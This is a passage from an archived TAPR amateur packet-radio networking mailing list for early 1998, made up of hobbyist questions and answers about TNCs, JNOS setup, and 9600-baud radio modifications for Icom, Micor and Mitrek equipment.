TAPR Regional Networking Special Interest Group Archive, January 1998 through May 2003

January 1998 through May 2003

TAPR's forum for amateur packet-radio networking, including regional network case studies, interconnection of regional networks, packet-to-Internet gateways, network planning, addressing, routing, and operational experience.

This volume contains 61 original monthly files and 753 messages, arranged chronologically. The PDF is a readable access copy: MIME transfer encodings are decoded, HTML bodies are converted to plain text, and non-text attachments are represented by descriptive notes. The raw source text is supplied separately with the Internet Archive item.

Month	Messages	Original source file
1998-01	8	netsig.9801
1998-02	6	netsig.9802
1998-03	34	netsig.9803
1998-04	41	netsig.9804
1998-05	39	netsig.9805
1998-06	12	netsig.9806
1998-07	23	netsig.9807
1998-08	11	netsig.9808
1998-09	143	netsig.9809
1998-10	3	netsig.9810
1998-11	17	netsig.9811
1998-12	10	netsig.9812
1999-01	8	netsig.9901
1999-02	3	netsig.9902
1999-03	7	netsig.9903
1999-04	10	netsig.9904
1999-05	13	netsig.9905
1999-06	5	netsig.9906
1999-07	18	netsig.9907
1999-08	1	netsig.9908
1999-09	2	netsig.9909
1999-10	4	netsig.9910
1999-12	1	netsig.9912
2000-01	10	netsig.0001
2000-02	2	netsig.0002
2000-03	2	netsig.0003
2000-04	3	netsig.0004

Month	Messages	Original source file
2000-05	6	netsig.0005
2000-06	7	netsig.0006
2000-07	3	netsig.0007
2000-08	1	netsig.0008
2000-09	2	netsig.0009
2000-10	1	netsig.0010
2000-12	27	netsig.0012
2001-01	29	netsig.0101
2001-02	33	netsig.0102
2001-03	2	netsig.0103
2001-04	17	netsig.0104
2001-05	3	netsig.0105
2001-06	10	netsig.0106
2001-07	3	netsig.0107
2001-08	5	netsig.0108
2001-09	8	netsig.0109
2001-11	3	netsig.0111
2001-12	53	netsig.0112
2002-01	13	netsig.0201
2002-02	1	netsig.0202
2002-03	9	netsig.0203
2002-04	21	netsig.0204
2002-05	4	netsig.0205
2002-06	27	netsig.0206
2002-07	8	netsig.0207
2002-08	1	netsig.0208
2002-09	4	netsig.0209
2002-10	1	netsig.0210
2002-11	1	netsig.0211
2003-01	2	netsig.0301
2003-02	5	netsig.0302
2003-03	1	netsig.0303
2003-04	3	netsig.0304
2003-05	3	netsig.0305

January 1998

Original source file: netsig.9801
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9801

1. Question about PK232MBX

From: "Christopher R. Nighswonger" <ku4dd@sprintmail.com>
Date: Sun, 04 Jan 1998 16:43:02 -0500
To: netsig@tapr.org
Message-ID: <3.0.5.16.19980104164302.336ff0f4@pop.a001.sprintmail.com>
Rendered body type: text/plain

If there is a better place to post this question please let me know,
otherwise here goes:
  Does anyone know of any software to use with the 232 (other than PC
PACKRATT) in order to demodulate the fax data from weather satellites? I
have tried JVFax 7.0 and 7.1a, but cannot get either to work with this TNC.
 Alternately, does anyone know any more about the FAX mode of the 232 than
what is given in the manual? The manual only discusses HF fax, however,
some weather satellites use VHF (ie. Meteor 3-5). Is there any difference?
 And do these satellites transmit FM or SSB in VHF?

TNX -Chris KU4DD
Christopher R. Nighswonger
ku4dd@sprintmail.com

2. Re: [NETSIG:3353] powerpage spam

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Wed, 07 Jan 1998 18:49:49 -0800
To: netsig@tapr.org
Message-ID: <34B43ECD.2E3B@erinet.com>
Rendered body type: text/plain

Should we respond to the postmaster about terminating that account
and not respond to the spammer?

Chuck

Demos Doulou wrote:
>
> If anyone wants to reply to the sender of the last spam about power page
> this is his emai address:
>
> freesoftware@worldnet.att.net
>
> This jerk needs to have several emails about telling him to stop spaming us.
>
> 73
>
> Demos Doulou
> ddoulou@gte.net
> KR4US   kr4us@amsat.org
> Pinellas County ACS Radio Officer
> Pinellas Cty ARES/ACS Home Page: <http://home1.gte.net/scout>
> My Home Page: <http://home1.gte.net/ddoulou>

3. TEST

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sat, 17 Jan 1998 20:41:39 -0600
To: "NETSIG list   mailing"<netsig@tapr.org>
Message-ID: <v03130354b0e71c5e1fa3@[208.134.134.40]>
Rendered body type: text/plain

Greg

Greg Jones, WD5IVD
Austin, Texas
wd5ivd@tapr.org
http://www.tapr.org/~wd5ivd

Any sufficiently advanced technology is indistinguishable from
a rigged demo.

4. Upgrading CPU for JNOS

From: n1obu@worldnet.att.net (Douglas M. Pervine)
Date: Sat, 24 Jan 1998 15:35:01 GMT
To: netsig@tapr.org
Message-ID: <34cb0998.3605647@mailhost.worldnet.att.net>
Rendered body type: text/plain

Hi..

  I am running JNOS 1.10m on a 8086 computer.. Everything so far
works great.. No problem...

  I recently got a used 286 computer.. I copied the entire JNOS
directory from the 8086 to the 286.. Now JNOS can't connect AX25 or
NETROM to anything.. I tried the 8086 again.. It works great.. 286
won't connect..

  I put the TNC (KPC-3 v6.0N) into TERMINAL mode (on the 286) and I
am able to connect AX25 and NETROM.. Once again.. Everything is
great..

  My problem is that I can't get the 286's JNOS to do anything
On-the-Air..

  Does anyone have any suggestions?? Thanks!!

--73 de Doug
n1obu@worldnet.att.net
http://home.att.net/~n1obu
44.8.0.136
(A Stranger in a Strange Land)

5. Re: [NETSIG:3432] Upgrading CPU for JNOS

From: Fred <peerenbf@dma.org>
Date: Sat, 24 Jan 1998 16:41:40 -0500 (EST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.95.980124163359.17117A-100000@dmapub.dma.org>
Rendered body type: text/plain

On Sat, 24 Jan 1998, Douglas M. Pervine wrote:

> Hi..
>
>   I am running JNOS 1.10m on a 8086 computer.. Everything so far
> works great.. No problem...
>
>   I recently got a used 286 computer.. I copied the entire JNOS
> directory from the 8086 to the 286.. Now JNOS can't connect AX25 or
> NETROM to anything.. I tried the 8086 again.. It works great.. 286
> won't connect..
>
>   I put the TNC (KPC-3 v6.0N) into TERMINAL mode (on the 286) and I
> am able to connect AX25 and NETROM.. Once again.. Everything is
> great..
>
>   My problem is that I can't get the 286's JNOS to do anything
> On-the-Air..
>
>   Does anyone have any suggestions?? Thanks!!
>
> --73 de Doug
> n1obu@worldnet.att.net
> http://home.att.net/~n1obu
> 44.8.0.136
> (A Stranger in a Strange Land)
>
I don't know there Doug. I used an 8086 version of jnos on a 286 for a
long time, in fact on a 486 also. It ran without a hitch. I now run
1.10mGW on an old 486 DX33 without a hitch. Stock download from any jnos
site on the net. In fact the 286 that I used for some time, an old 286/10
with 4 meg memory, would run and run for ever on the 8086 compile. I use
a Paccom tiny 2 in kiss mode. I would check through my port settings and
the likes to make sure that you have them straight for that machine. What
kind of 'puter is it and how are the ports configured?? You may have to do
the dts and rts 1 bit (turn the ports on to jnos) I forget exactly how it
goes but I think it was "comm vhf dts 1" and ditto for rts. Something
like that. Haven't had to do that for a while with the present boxes that
I am running. but I had one some where back in time that needed that to
talk to the tnc right. Com'n guys, I know that somebody knows the proper
syntax (is that what we pay for being bad?) for the command lines in the
autoex file.

Fred

Fred   KE8TQ
Lorraine KC8HWV

Sunny Dayton, Ohio
Look for us on Amateur Radio

6. Upgrading CPU for JNOS - Solved

From: n1obu@worldnet.att.net (Douglas M. Pervine)
Date: Sun, 25 Jan 1998 02:06:37 GMT
To: netsig@tapr.org, nos-bbs@hydra.carleton.ca
Message-ID: <34d39d51.41427543@mailhost.worldnet.att.net>
Rendered body type: text/plain

Hi Everyone...

  I solved my problem..   It appears this 286 is an old-ball..
COM1=3f8/Irq 3 and COM2=2f8/Irq 4.. Real strange huh??

Thanks for everyones help..

--73 de Doug

7. Remove

From: "Ed Kaprocki" <kaprocki@iag.net>
Date: Sun, 25 Jan 1998 20:56:19 -0500
To: <netsig@tapr.org>
Message-ID: <01bd29fd$985ae3c0$50e0a1cd@kaprocki.iag.net>
Rendered body type: text/plain

[Empty message body]

8. PACTOR QUESTION

From: "R. & S. Keller" <kellerrs@dpnet.net>
Date: Thu, 29 Jan 1998 00:49:50 -0600
To: "NETSIG list   mailing"<netsig@tapr.org>, " tapr-tnc "<tapr-tnc@tapr.org>,
        " Keith Justice "<kf7tp@goodnet.com>,
        "HF SIG list   mailing"<hfsig@tapr.org>
Message-ID: <v03130303b0f5d6dae6e8@[208.134.134.40]>
Rendered body type: text/plain

I'm trying to help a hearing impaired ham become active on Pactor. He is
running an ICOM IC-740 and we are having difficulty finding out how to
select the proper filter options for the rig. If anyone in TAPR is
currently running with this rig, would you please
*** contact me via e-mail (R. & S. Keller" <kellerrs@dpnet.net>) ***

Also, any information or experiences regarding how to better operate Pactor
for the hearing impaired would be greatly appreciated.

TNX and 73,

Bob
K3PCS

February 1998

Original source file: netsig.9802
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9802

1. AGW WIN95 Packet Suite Support for YAM

From: paparopoylos <sv2agw@the.forthnet.gr>
Date: Tue, 17 Feb 1998 18:48:57 +-200
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <01BD3BD4.E3ECE2A0@ppp125.the.forthnet.gr>
Rendered body type: text/plain

I have uploaded the AGWYAM.VXD device driver for YAM 9600 modem.
Also a new version for Packet Enngine (AGWPE.EXE) that supports that driver.
So the supported TNCs/Modems so far are
1.All external tncs with kiss/xkiss/smack kiss
2.DRSI cards
3.Baycom USCC cards
4.Baycom serial modem 1200/2400/300
5.OE5DXL 9600 G3RUH compatible modem (Very Good Solution for 9600!)
6.Soud cards with the PSA chipset
7.YAM 9600 modem (That one is also true fullduplex while TX can also RX)

All the above device drivers are only for WIN95 and are DYNAMIC. They are
loaded (eat resources) only while needed. If you exit AGWPE.EXE then also the driver is unloaded.

For more details check http://www.forthnet.gr/sv2agw/
All programs are olnly for WIN95 ad free of charge.

73
George
SV2AGW

2. Icom IC-207H : 9600 baud on UHF

From: dpedersen@maf.org
Date: Tue, 17 Feb 98 11:34:00 GMT
To: <netsig@tapr.org>
Message-ID: <9802178877.AA887714654@gabriel.maf.org>
Rendered body type: text/plain

I have a strange phenomenon here on the two Icom IC-207H radios.

They operate very well as 9600 baud VHF radios. In fact we have three in
town and they all do a very nice job.

But only on VHF. If I switch to UHF, they will not even link up across
the bench. All I do is press the BAND switch, and they stop working. If
we go back to VHF, they're great.

I checked the deviation on UHF, and they are still at 3 kHz, the same as
the VHF.

Does anyone have any suggestions or tricks on making this radio ork on
UHF?

Thanks,

Dave

3. Re: [NETSIG:3438] Icom IC-207H : 9600 baud on UHF

From: Mike Fahmie <MPFahmie@lbl.gov>
Date: Tue, 17 Feb 1998 13:35:54 -0800
To: netsig@tapr.org
Cc: dpedersen@maf.org
Message-ID: <199802172136.NAA07013@mh1.lbl.gov>
Rendered body type: text/plain

At 01:20 PM 2/17/98 -0600, you wrote:
>
>I have a strange phenomenon here on the two Icom IC-207H radios.
>
>They operate very well as 9600 baud VHF radios. In fact we have three in
>town and they all do a very nice job.
>
>But only on VHF. If I switch to UHF, they will not even link up across
>the bench. All I do is press the BAND switch, and they stop working. If
>we go back to VHF, they're great.
>

>I checked the deviation on UHF, and they are still at 3 kHz, the same as
>the VHF.
>
>Does anyone have any suggestions or tricks on making this radio ork on
>UHF?
>
>Thanks,
>
>Dave

Dave,

I'm not familiar with your Icoms, but will throw in my two cents worth anyway!

The radios may require more time to respond on UHF than VHF, have you tried
increasing the TxD parameter on the TNC's?

Are you able to view the eye-pattern on the receiving TNC with an
oscilloscope? A good eye pattern will tell you that your radios are not
distorting the data.

Perhaps RF is getting into the TNC's. It might happen at UHF and not at VHF
due to resonant lengths of wiring somewhere. Try using a dummy load if your
antenna is close.

-mike-

Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
==
"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
==

4. Re: Icom IC-207H : 9600 baud on UHF

From: IronMan Mike Curtis <wd6ehr@kaiwan.com>
Date: Tue, 17 Feb 1998 14:45:41 -0800 (PST)
To: netsig@tapr.org
Message-ID: <Pine.SUN.3.95.980217143720.17829E-100000@kaiwan009.kaiwan.com>
Rendered body type: text/plain

>They operate very well as 9600 baud VHF radios. In fact we have three in
>town and they all do a very nice job.
>
>But only on VHF. If I switch to UHF, they will not even link up across
>the bench. All I do is press the BAND switch, and they stop working. If
>we go back to VHF, they're great.

Is the problem Tx or Rx? Does the UHF produce a signal that can be
received on KNOWN GOOD receivers? And will it likewise receive signals
from KNOWN GOOD transmitters? Isolate the problem first. It'll save you
a lot of time and headache.

Do both VHF and UHF sections use the same modulation circuit? I seem to
recall some multiband rigs that use a different modulator per band, e.g.
VHF uses a crystal oscillator/mixer (excellent) and UHF uses the PLL
(poor).

If it's in the receiver (transmit is received fine on other rigs), does it
use the same IF as the VHF? If the If fixed filters are different, you
may need to change them out for digital types.

 -- IronMan Mike Curtis
My CD "Doin' It All Myself" available in Tower, Tower Online, etc.

5. 900MHz Cell Phone Conversion

From: Christopher Nighswonger <ku4dd@sprintmail.com>
Date: Fri, 27 Feb 1998 18:05:07 -0500
To: netsig@tapr.org
Message-ID: <199802272305.PAA05752@mailgate32>
Rendered body type: text/plain

Does anyone know if it is possible to convert a pair of cell phones into
900MHz full-duplex radios which operate in the amateur band? I have two old
Tandy bag phones which currently serve only to take up space!

TNX -Chris KU4DD

6. Re: [NETSIG:3441] 900MHz Cell Phone Conversion

From: Mel Whitten <mel@mo.net>
Date: Fri, 27 Feb 1998 18:02:56 -0600
To: netsig@tapr.org
Message-ID: <199802280009.SAA06560@Walden.MO.NET>
Rendered body type: text/plain

Yes, it is possible. Matt, N0XEU here in St Louis has done it, he even made a voice repeater out of them.

Mel. k0pfx

At 05:07 PM 2/27/98 -0600, you wrote:
>Does anyone know if it is possible to convert a pair of cell phones into
>900MHz full-duplex radios which operate in the amateur band? I have two old
>Tandy bag phones which currently serve only to take up space!
>
>TNX -Chris KU4DD
>

March 1998

Original source file: netsig.9803
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9803

1. Re: [NETSIG:3442] NETSIG digest 730

From: "Charles J. Hargrove" <n2nov@planet.earthcom.net>
Date: Mon, 02 Mar 1998 11:48:43 -0500
To: netsig@tapr.org
Message-ID: <34FAE2EB.7559@planet.earthcom.net>
Rendered body type: text/plain

```
>Yes, it is possible. Matt, N0XEU here in St Louis has done it, he even made a
>voice repeater out of them.
>
>Mel. k0pfx
>
>At 05:07 PM 2/27/98 -0600, you wrote:
>>Does anyone know if it is possible to convert a pair of cell phones into
>>900MHz full-duplex radios which operate in the amateur band?  I have two old
>>Tandy bag phones which currently serve only to take up space!

OK, how did he do it?  How can we contact him to get a copy of the
plans?

--
73 - Charles Hargrove N2NOV
```

2. Motorola Micor

From: Roy Welch <rdwelch@swbell.net>
Date: Fri, 6 Mar 1998 14:24:41 -0600
To: "NETSIG list   mailing"<netsig@tapr.org>
Message-ID: <v03130308b1260b294360@[207.43.172.82]>
Rendered body type: text/plain

```
Sender: Roy Welch <rdwelch@swbell.net>
Subject: Motorola Micor

I would like to hear from anyone having successfully made 9600bps
conversion mods to the Motorola Micor radio.  I have the mods articles
downloaded from TAPR already.  I need to ask a couple of questions from
someone who has made the conversion.

Please reply direct to rdwelch@swbell.net.  Thanks.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch
```

3. Node Equipment needs a home

From: WBRADFORD@delphi.com
Date: Fri, 06 Mar 1998 21:24:07 -0500 (EST)
To: netsig@tapr.org
Message-ID: <01IUCZN1RTUQ967GGP@delphi.com>
Rendered body type: text/plain

```
Greetings all:

I have some surplus node equipment (two systems, complete, operational, just
add your TNC proms, power supplies, and antenna systems):

4 each  MFJ-1270b  TNC's  with mods for running latest TheNet version

4 each  TX-RX bandpass filters  These are 26" tall and 7 1/2" diameter.
             currently tuned to 145.01  They work great.

1 each  Metrum II vhf radio with crystals for 145.01, .03, .05, .07, and .09
mhz

1 each  Alinco ALR-22T vhf radio

1 each  WR 455B uhf radio tuned and crystalled for 440.050

1 each  Uniden ______?  tuned and crystalled for 440.050

2 each  TX-RX Vari-Notch filters to allow for operation of co-located radios
```

on 440.050 and 441.050. These are about 16" tall and 6" diameter.

All the above equipment in working order (just taken out of service at two active node sites). I'll pull my proms out of the TNC's, and can help you burn new ones for you if needed. The radios and TNC's are interfaced, and come with cables.

If there is an interest in finding these orphans a home please contact me via email. Any reasonable offer will be accepted.

73 Bill K7EA wbradford@delphi.com

THis equipment has been use at two sites, each with 2 meter LAN and 440 mhz backbone interconnect radios.

4. Re: [NETSIG:3444] Motorola Micor

From: "Daniel Meredith" <dmeredith@phx-az.com>
Date: Fri, 6 Mar 1998 21:39:38 -0700
To: <netsig@tapr.org>
Message-ID: <002e01bd4983$09c6aa40$0100000a@cx51746-a.phnx1.az.home.com>
Rendered body type: text/plain

I can assist...I have them running on my UHF network in Arizona....

Daniel N7MRP

-----Original Message-----
From: Roy Welch <rdwelch@swbell.net>
To: netsig@tapr.org <netsig@tapr.org>
Date: Friday, March 06, 1998 14:44
Subject: [NETSIG:3444] Motorola Micor

Sender: Roy Welch <rdwelch@swbell.net>
Subject: Motorola Micor

I would like to hear from anyone having successfully made 9600bps conversion mods to the Motorola Micor radio. I have the mods articles downloaded from TAPR already. I need to ask a couple of questions from someone who has made the conversion.

Please reply direct to rdwelch@swbell.net. Thanks.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

5. Re: [NETSIG:3446] Re: Motorola Micor

From: Roy Welch <rdwelch@swbell.net>
Date: Sat, 07 Mar 1998 05:46:11 +0000
To: netsig@tapr.org
Message-ID: <3500DF23.94C67A16@swbell.net>
Rendered body type: text/plain

Hi Daniel,

I have modified my Micor here per the TAPR article complete with the Transmit audio buffer board addition. I seem to be able to transmit all OK, but reception is marginal with me sending a lot of REJ packets.

I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem beautifully. On a scope looking at the modem eye test point I have 3 volts p-p signal from the Mitrek. However from the Micor, I can get only 0.2 volts p-p at the eye test point.

What did you do to get enough audio out of the Micor at the discriminator? Did you take the audio from there, or later in the audio chain? If later, what did you do to eliminate the deemphasis if anything?

Also, I have done nothing to the second xtal filter section as I saw mentioned in another article. Did you do anything in the IF section at all.

Which conversion article did you follow, or did you just make your own. I

have struggled with this and can't quite seem to get it going as well as
the Mitrek does. I need the 75 watts from the Micor, because I have a
marginal link for the 35 watts from the Mitrek.

Any help would be appreciated.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

6. Re: [NETSIG:3444] Motorola Micor

From: Dave Maciorowski <wa1jhk@ix.netcom.com>
Date: Sat, 07 Mar 1998 07:53:54 -0700
To: netsig@tapr.org
Message-ID: <199803071453.IAA05313@dfw-ix4.ix.netcom.com>
Rendered body type: text/plain

Mornin' Roy,

>I would like to hear from anyone having successfully made 9600bps
>conversion mods to the Motorola Micor radio. I have the mods articles
>downloaded from TAPR already. I need to ask a couple of questions from
>someone who has made the conversion.
>
>Please reply direct to rdwelch@swbell.net. Thanks.

     Our Northeast Colorado TCP Backbone uses all Motorola UHF Micors
modified for 9600 baud. We operate a repeater based on a Micor, an
MFJ-1270B, and the TAPR 9600 baud modem with bit-regenerator. The repeater
has worked out well providing wide-area coverage and NO hidden transmitters.
The repeater moves ~4MB a day.

     I have sent Roy my mods privately as they are quite long. If anyone
else would like a copy, please e-mail privately and I'll send them out.

     73,

          Dave

Dave Maciorowski, WA1JHK
Colorado Repeater Association, Inc.
  Serving Colorado with Voice and Data, 6-Meters to 1.2 Gig

Internet: wa1jhk@ix.netcom.com or wa1jhk@amsat.org
CRA: http://www.rmsd.com/hamradio/cra/

7. Re: Motorola Micor

From: Dave Maciorowski <wa1jhk@ix.netcom.com>
Date: Sat, 07 Mar 1998 09:45:35 -0700
To: netsig@tapr.org
Message-ID: <199803071645.KAA13056@dfw-ix4.ix.netcom.com>
Rendered body type: text/plain

Hi Roy,

>I have modified my Micor here per the TAPR article complete with the
>Transmit audio buffer board addition. I seem to be able to transmit all
>OK, but reception is marginal with me sending a lot of REJ packets.
>
>I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem
>beautifully. On a scope looking at the modem eye test point I have 3 volts
>p-p signal from the Mitrek. However from the Micor, I can get only 0.2
>volts p-p at the eye test point.
>
>What did you do to get enough audio out of the Micor at the discriminator?
>Did you take the audio from there, or later in the audio chain? If later,
>what did you do to eliminate the deemphasis if anything?

     Try steps 4d and 10 in my mods. This takes the audio after the emitter
follower on the Audio/Squelch board and has sufficient level for the TAPR,
KPC-9612, and MFJ 9600 baud modems. This point is before deemphasis.

>Also, I have done nothing to the second xtal filter section as I saw
>mentioned in another article. Did you do anything in the IF section at
>all.

     See my step 8. This improves the flatness of the passband. In one
case I forgot to perform this step and it still worked fairly well :-)

>Which conversion article did you follow, or did you just make your own.

     My work is based on Dan's with additional items for full-duplex
operation and improved reliability.

     FYI, I noticed in the TAPR article that the transmitter tuning
description deviates from the Motorola manual. You might want to review that.

     73,

          Dave

Dave Maciorowski, WA1JHK
Colorado Repeater Association, Inc.
  Serving Colorado with Voice and Data, 6-Meters to 1.2 Gig

Internet: wa1jhk@ix.netcom.com or wa1jhk@amsat.org
CRA: http://www.rmsd.com/hamradio/cra/

8. Re: [NETSIG:3448] Re: Motorola Micor

From: Sid Ashen-Brenner <sashen@midusa.net>
Date: Sat, 07 Mar 1998 13:28:15 -0600
To: netsig@tapr.org
Message-ID: <3.0.32.19980307132541.006e0eb4@mail.midusa.net>
Rendered body type: text/plain

At 09:00 AM 3/7/98 -0600, you wrote:
>Mornin' Roy,
>
>>I would like to hear from anyone having successfully made 9600bps
>>conversion mods to the Motorola Micor radio. I have the mods articles
>>downloaded from TAPR already. I need to ask a couple of questions from
>>someone who has made the conversion.
>>
>>Please reply direct to rdwelch@swbell.net. Thanks.
>
>   Our Northeast Colorado TCP Backbone uses all Motorola UHF Micors
>modified for 9600 baud. We operate a repeater based on a Micor, an
>MFJ-1270B, and the TAPR 9600 baud modem with bit-regenerator. The repeater
>has worked out well providing wide-area coverage and NO hidden transmitters.
>The repeater moves ~4MB a day.
>
>   I have sent Roy my mods privately as they are quite long. If anyone
>else would like a copy, please e-mail privately and I'll send them out.

Dave,
        Always interested in information about 9k6 + mods to radios!

                73 de Sid   n0obm

Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net
AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

9. Re: [NETSIG:3447] Re: Motorola Micor

From: "Daniel Meredith" <dmeredith@phx-az.com>
Date: Sun, 8 Mar 1998 17:54:41 -0700
To: <netsig@tapr.org>
Message-ID: <002101bd4af5$f215cd80$0100000a@cx51746-a.phnx1.az.home.com>
Rendered body type: text/plain

Hi Roy,
    Attached are the mods we used on all of our MICOR radios out here in
Arizona, please note, the mods are for the UHF MICOR 450-470 model.

Daniel

-----Original Message-----
From: Roy Welch <rdwelch@swbell.net>
To: netsig@tapr.org <netsig@tapr.org>
Date: Friday, March 06, 1998 23:30
Subject: [NETSIG:3447] Re: Motorola Micor

Hi Daniel,

I have modified my Micor here per the TAPR article complete with the
Transmit audio buffer board addition. I seem to be able to transmit all
OK, but reception is marginal with me sending a lot of REJ packets.

I have a Motorola Mitrek that works with my TNC-2 and TAPR 9600 modem
beautifully. On a scope looking at the modem eye test point I have 3 volts
p-p signal from the Mitrek. However from the Micor, I can get only 0.2
volts p-p at the eye test point.

What did you do to get enough audio out of the Micor at the discriminator?
Did you take the audio from there, or later in the audio chain? If later,
what did you do to eliminate the deemphasis if anything?

Also, I have done nothing to the second xtal filter section as I saw
mentioned in another article. Did you do anything in the IF section at
all.

Which conversion article did you follow, or did you just make your own. I
have struggled with this and can't quite seem to get it going as well as
the Mitrek does. I need the 75 watts from the Micor, because I have a
marginal link for the 35 watts from the Mitrek.

Any help would be appreciated.

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch
[Attachment: micor2.mod; application/octet-stream; 4,515 bytes]

10. Micor and other crystal info (long)

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Sun, 08 Mar 1998 20:41:55 -0800
To: TAPR Networking SIG <netsig@tapr.org>
Message-ID: <199803090452.WAA15184@rgate.ricochet.net>
Rendered body type: text/plain

I was going through some auto-filtered mailing lists that I subscribe to,
but don't read on a regular basis (I just catch up with them periodically
in a burst) and ran across this interesting exchange on the TAPR
Regional-Freq mailing list.

I thought this would be interesting reading for the NetSIG mailing list.
Unfortunately, my mailer doesn't have a good way to do this, so I manually
saved the relevant messages into a file which is included below.

Steve N8GNJ

X-Persona: <n8gnj@tapr.org>
Received: from tapr.org (localhost [127.0.0.1]) by tapr.org
(8.7.5/8.7.3/1.9) with SMTP id RAA27138; Wed, 7 Jan 1998 17:26:27 -0600 (CST)
Date: Wed, 7 Jan 1998 17:26:27 -0600 (CST)
Message-Id: <34B3BA3D.537B@ckt.net>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "Stephen C. Draper N5SD" <sdraper@ckt.net>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:417] Mitrek Frequency Stability
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=us-ascii
MIME-Version: 1.0
X-Mailer: Mozilla 3.01Gold (Win16; I)

Does anyone have schematics for the Motorola Mitrek Channel Elements?
KXN1088A and KXN1086B ?

I have a Mitrek that drifts around way too much as it warms up.
I know the crystals should have been ordered matched to an element but
this was already done when I got it.

73,

Steve N5SD

Date: Wed, 7 Jan 1998 17:58:59 -0600 (CST)
Message-Id: <199801072357.SAA10274@meow.febo.com>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: John Ackermann N8UR <jra@febo.com>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:418] Re: Mitrek Frequency Stability
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
Content-Type: text/plain; charset=us-ascii
X-Mailer: exmh version 1.6.9 8/22/96

> Does anyone have schematics for the Motorola Mitrek Channel Elements?
> KXN1088A and KXN1086B ?
>
> I have a Mitrek that drifts around way too much as it warms up.
> I know the crystals should have been ordered matched to an element but
> this was already done when I got it.
>
> 73,
> Steve N5SD

Hi Steve --

I"ve been searching for those schematics without luck -- they don't
seem to be part of the standard Motorola documentation. if you find
'em, could you let me know -- I'd love a copy.

Thanks,

John N8UR (ex-AG9V)
jra@febo.com

Date: Wed, 7 Jan 1998 19:01:05 -0600 (CST)
Message-Id: <3.0.1.16.19980107165628.5f772888@theworks.com>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: Byron Smith <wa6ylb@theworks.com>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:419] Re: Mitrek Frequency Stability
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators
Content-Type: text/plain; charset="us-ascii"
In-Reply-To: <199801072357.SAA10274@meow.febo.com>
X-Mailer: Windows Eudora Light Version 3.0.1 (16)

You should talk with the folks at ICM crystal. THey habla elements.

At 05:58 PM 1/7/98 -0600, you wrote:
>> Does anyone have schematics for the Motorola Mitrek Channel Elements?
>> KXN1088A and KXN1086B ?
>>
>> I have a Mitrek that drifts around way too much as it warms up.
>> I know the crystals should have been ordered matched to an element but
>> this was already done when I got it.
>>
>> 73,
>> Steve N5SD
>
>Hi Steve --
>
>I"ve been searching for those schematics without luck -- they don't
>seem to be part of the standard Motorola documentation. if you find
>'em, could you let me know -- I'd love a copy.
>
>Thanks,
>
>John N8UR (ex-AG9V)

>jra@febo.com
>
>
Byron Smith
wa6ylb@theworks.com - Website: theworks.com/~wa6ylb
wa6ylb@wa6ylb.#cca.ca.usa.noam

Daddy, why doesn't this magnet pick up this floppy disk?

I used to have a handle on life, then it broke...

Date: Thu, 8 Jan 1998 00:08:16 -0600 (CST)
Message-Id: <MAPI.Id.0016.006967686c616e643030304130303041@MAPI.to.RFC822>
Reply-To: regional_freq@tapr.org
Originator: regional_freq@tapr.org
Sender: regional_freq@tapr.org
Precedence: bulk
From: "Russell Oder" <highlandfl@worldnet.att.net>
To: regional_freq@tapr.org
Subject: [REGIONAL_FREQ:420] Re: REGIONAL_FREQ digest 150
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Tucson Amateur Packet Radio Regional Digital Freq Coordinators

Content-Type: text/plain; charset="ISO-8859-1"; X-MAPIextension=".TXT"
MIME-Version: 1.0
In-Reply-To: <199801072327.RAA27183@tapr.org>

Stephen, if you don't receive the schematic, you might what to do what we
did. We sent the channel elements to Internation Crystal in Oklahoma and
ordered the crystals and asked that the crystals be installed and the
channel element adjusted to put on frequency. It took about 4 weeks but in
over 2 years, no drift with operation 24 hours a day 7 days a week.

Good luck.

Russell Oder
e-mail address highlandfl@worldnet.att.net

>
>   REGIONAL_FREQ Digest 150
>
> Topics covered in this issue include:
>
>   1) Mitrek Frequency Stability
>   by "Stephen C. Draper N5SD" <sdraper@ckt.net>
>
> --
>
> Date: Wed, 07 Jan 1998 17:24:13 +0000
> From: "Stephen C. Draper N5SD" <sdraper@ckt.net>
> To: regional_freq@tapr.org
> Subject: Mitrek Frequency Stability
> Message-ID: <34B3BA3D.537B@ckt.net>
>
> Does anyone have schematics for the Motorola Mitrek Channel Elements?
> KXN1088A and KXN1086B ?
>
